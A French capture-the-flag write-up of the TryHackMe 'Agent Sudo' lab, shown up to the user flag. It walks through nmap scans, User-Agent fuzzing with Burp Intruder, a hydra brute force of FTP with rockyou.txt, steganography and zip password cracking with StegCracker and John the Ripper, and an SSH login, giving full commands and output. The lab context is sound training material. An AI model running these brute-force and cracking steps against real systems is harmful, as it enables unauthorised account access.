

La première étape est d'analyser les ports/services ouverts :

```
[●][Mar 01, 2026 - 11:30:37 (CET)] exegol-agent-sudo /workspace # nmap -sS -p- $TARGET
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-01 11:31 CET
Nmap scan report for 10.114.174.145
Host is up (0.018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Peut-être que le service FTP pourrait être intéressant :

```
[●][Mar 01, 2026 - 11:32:06 (CET)] exegol-agent-sudo /workspace # nmap -sVC -p21 $TARGET
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-01 11:32 CET
Nmap scan report for 10.114.174.145
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
Service Info: OS: Unix
```

Une CVE sur le FTP ? ;-)



SPLOITUS

vsFTPD 3.0.3 Search

☐ Title only

Exploits 3 Tools

Sort by default date score

	7.4 vsftpd 3.0.3 Denial Of Service	2021-03-29
	7.4 vsftpd 3.0.3 - Remote Denial of Service	2021-03-29
	0.0 vsftpd 3.0.3 - Remote Denial of Service Exploit	2021-03-29

Et non ! seulement du DOS, donc on passe.

Peut-être qu'un accès anonyme est possible toujours sur ce même FTP ?

```
[●][Mar 01, 2026 - 11:32:19 (CET)] exegol-agent-sudo /workspace # ftp $TARGET
Connected to 10.114.174.145.
220 (vsFTPD 3.0.3)
Name (10.114.174.145:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: Address already in use
ftp>
ftp> exit
221 Goodbye.
```


Pas de chance encore une fois.

On va donc creuser l'énumération, et analyser les pages web :

```
[●][Mar 01, 2026 - 11:43:58 (CET)] exegol-agent-sudo /workspace # gobuster dir -w `fzf-wordlists` -u http://10.114.174.145


=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.114.174.145
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /opt/lists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 279]
/.htaccess      (Status: 403) [Size: 279]
/server-status  (Status: 403) [Size: 279]
Progress: 20478 / 20478 (100.00%)
=====
Finished
=====
```

La page web est disponible sur le port 80 :




Sur la page web nous avons un petit message qui nous met sur une piste, il faut peut-être manipuler le "User-Agent".

On va faire un premier test en envoyant en envoyant la lettre R dans le user-agent :




Et la bingo ! Le message a changé :



Donc la manipulation du user-agent est la clé pour avancer.

Et nous savons maintenant qu'il y a 25 agents.

On va donc tester toutes les lettres de l'alphabet avec Burp Intruder (Sniper Attack) :



Et ça fonctionne ! Nous voyons clairement que le serveur a révélé l'agent C avec le status code 302 :

4. Intruder attack of http://10.112.177.85

Results


Positions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	17			538	
1	A	200	18			445	
2	B	200	18			446	
3	C	302	17			458	
4	D	200	17			446	
5	E	200	240			445	
6	F	200	17			446	
7	G	200	18			445	
8	H	200	-692			446	
9	I	200	18			445	
10	J	200	18			446	
11	K	200	22			445	

Donc avec Burp Intercept on renvoie la requête avec le user-agent C :



Et ensuite nous avons encore un nouveau message.

Nous savons maintenant que :

- L'agent C se nomme chris
- L'agent J existe
- L'agent C a un mot de passe tout pourrie



Donc on va sortir notre meilleur brute force des familles sur le service FTP avec le nom de compte "chris".



C'est une box easy, donc on part sur la wordlist rockyou.txt

Et là bingo, on trouve le mot de passe du compte local "chris".

```
[●][Mar 02, 2026 - 14:17:01 (CET)] exegol-agent-sudo /workspace # hydra -l chris -P /usr/share/wordlists/rockyou.txt -s 21 -f agentsudo.thm ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-02 14:17:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://agentsudo.thm:21/
[21][ftp] host: agentsudo.thm login: chris password: [REDACTED]
[STATUS] attack finished for agentsudo.thm (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-02 14:18:13
```

Nous allons donc se connecter sur le service FTP avec ce compte, et pomper tout les fichiers comme ci-dessous :

```
ftp> ls -al
229 Entering Extended Passive Mode (|||21341|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Oct 29  2019 .
drwxr-xr-x  2 0      0      4096 Oct 29  2019 ..
-rw-r--r--  1 0      0      217 Oct 29  2019 To_agentJ.txt
-rw-r--r--  1 0      0    33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--  1 0      0    34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||49009|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217      4.49 MiB/s   00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (11.82 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||52801|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143     912.31 KiB/s   00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (542.49 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||36759|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842     456.85 KiB/s   00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (371.28 KiB/s)
```

Le fichier "To_agentJ.tx" est particulièrement intéressant :

```
[●][Mar 02, 2026 - 14:22:15 (CET)] exegol-agent-sudo /workspace # cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory.
Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.


From,
Agent C
```

Ont nous dit que ce sont de fausses images, et votre login/mdp sont stockées dans ces images.




Et oui, de la stéganographie j'imagine...

Bon ba à cet instant, Google est ton amis :




On va tester l'outil "Stegosuite" :



Bon apparemment j'ai des erreurs, et il faut sûrement un mot de passe pour extraire les informations sur ces images.

Retour sur Google pour trouver un tool :



<https://github.com/Paradoxis/StegCracker>

StegCracker n'est plus maintenu depuis 2020, mais il peut convenir dans le cadre d'un CTF.

On l'utilise sur l'image cute-alien.png, et bingo nous avons un mot de passe !

```
[●][Mar 03, 2026 - 20:06:53 (CET)] exegol-agent-sudo /workspace # stegcracker cute-alien.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2026 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default [REDACTED] wordlist.
Counting lines in wordlist..
Attacking file 'cute-alien.jpg' with wordlist '/usr/share/wordlists/[REDACTED]'.
Successfully cracked file with password: [REDACTED]
Tried 441138 passwords
Your file has been written to: cute-alien.jpg.out
[REDACTED]
```

Ensuite nous avons un nouveau message en sortie qui nous donne un nouveau login/mdp (que l'on met de côté) :

```
[●][Mar 03, 2026 - 20:25:45 (CET)] exegol-agent-sudo cute-alien # cat cute-alien.jpg.out
Hi [REDACTED],

Glad you find this message. Your login password is [REDACTED]

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
[REDACTED]
```

De plus, TryHackMe nous indique que nous avons également un zip quelque part, donc il est peut-être dans la seconde image "cutie.png".

Pour cela, nous allons utiliser l'outil binwalk :

```
[●][Mar 03, 2026 - 20:30:07 (CET)] exegol-agent-sudo cutie # binwalk -e cutie.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820	0x8804	End of Zip archive, footer length: 22

Nous avons maintenant notre fameux zip :

```
[●][Mar 03, 2026 - 20:30:51 (CET)] exegol-agent-sudo cutie # ls _cutie.png.extracted
365 365.zlib 8702.zip To_agentR.txt
```

On va donc maintenant essayer de le casser avec John The Ripper :

Nous avons obtenu le mot de passe !

```
[●][Mar 03, 2026 - 20:32:46 (CET)] exegol-agent-sudo _cutie.png.extracted # zip2john 8702.zip > 8702.hash
[●][Mar 03, 2026 - 20:33:35 (CET)] exegol-agent-sudo _cutie.png.extracted # john 8702.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size [KiB]) is 1 for all loaded hashes
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE 1/3 (2026-03-03 20:33) 0g/s 155817p/s 155817c/s 155817C/s Tzip1900..Txtagentr1900
Proceeding with wordlist:/opt/tools/john/run/password.lst
Enabling duplicate candidate password suppressor using 256 MiB
(8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2026-03-03 20:33) 1.562g/s 110812p/s 110812c/s 110812C/s 123456..abundance
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ensuite on unzip l'archive avec ce mdp, et nous avons un nouveau message :

```
[●][Mar 03, 2026 - 20:36:59 (CET)] exegol-agent-sudo _cutie.png.extracted # 7z e 8702.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (Locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs AMD Ryzen 7 7700X 8-Core
Processor
(A60F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280

Would you like to replace the existing file:
Path:      ./To_agentR.txt
Size:      0 bytes
Modified:  2019-10-29 13:29:11
with the file from archive:
Path:      To_agentR.txt
Size:      86 bytes (1 KiB)
Modified:  2019-10-29 13:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Enter password (will not be echoed):
Everything is Ok


Size:      86
Compressed: 280
```

```
Agent [redacted],

We need to send the picture to [redacted] as soon as possible!

By,
Agent [redacted]
```

Un coup de Cyberchef ?



Ah oui, le message ci-dessus était en base64, en plus c'est le même mot de passe que l'on a trouvé avec StegCracker, les filous !

Bon, maintenant on va se connecter en SSH avec le login/mdp découvert dans l'image cute-alien.jpg :

```
[●][Mar 03, 2026 - 20:49:16 (CET)] exegol-agent-sudo /workspace # ssh [redacted]@agentsudo.thm
james@agentsudo.thm's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Mar  3 19:52:18 UTC 2026

System load:  0.0               Processes:    97
Usage of /:   39.7% of 9.78GB   Users logged in:  0
Memory usage: 16%              IP address for ens5: 10.113.181.244
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
[redacted]@agent-sudo:~$
```

Cool, on a notre user flag :

```
[redacted]@agent-sudo:~$ ls -al
total 80
drwxr-xr-x 4 james james 4096 Oct 29 2019 .
drwxr-xr-x 3 root  root  4096 Oct 29 2019 ..
-rw-r--r-- 1 james james 42189 Jun 19 2019 Alien_autospy.jpg
-rw----- 1 root  root    566 Oct 29 2019 .bash_history
-rw-r--r-- 1 james james  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr  4 2018 .bashrc
drwx----- 2 james james 4096 Oct 29 2019 .cache
drwx----- 3 james james 4096 Oct 29 2019 .gnupg
-rw-r--r-- 1 james james  807 Apr  4 2018 .profile
-rw-r--r-- 1 james james    0 Oct 29 2019 .sudo_as_admin_successful
-rw-r--r-- 1 james james   33 Oct 29 2019 user_flag.txt
[redacted]@agent-sudo:~$ cat user_flag.txt
[redacted]
